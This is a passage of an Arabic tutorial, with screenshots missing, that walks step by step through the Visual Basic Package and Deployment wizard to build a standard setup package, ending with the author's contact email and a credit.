


اضغط الامر Package ستظهر هذه الشاشة:




اختر Standart Setup Package ثم اضغط Next..

ستظهر هذه الشاشة:




اختر مسار حفظ الستب ثم اضغط Next..

ستظهر هذه الشاشة:




اختر مرفقات الملف ثم اضغط Next..

ستظهر هذه الشاشة:




اضغط Next..

ستظهر هذه الشاشة:




اكتب اسم المشروع ثم اضغط Next..

ستظهر هذه النافذة:




اختر مكان تنحميل المشروع في قائمة ابدأ ثم اضغط Next..

ستظهر لك هذه النافذة:




اضغط Next..

ستظهر هذه النافذة:



ضع علامة صح امام الاختيار الموجود ثم اضغط Next..

اخيرا ستظهر لك هذه النافذة:



اكتب اسم الستب ثم اضغط Finish..

و ستجد ان الستب موجود في مسار المشروع في مجلد اسمه Package..

للاستفسار او المزيد من مواضيع تعلم لغة الفيجوال بيسك ارجو مراسلتي علي البريد الالكتروني

اخوكم عزالدين حسن احمد

ezonet@hotmail.com

ملحوظة:

للأمانة هذا الكتاب والمجهود الجبار يعود للاخ ايهاب احمد مع بعض الاضافات علية وتجميعة

نسال الله ان يوفقه ويجزيه الله خيراً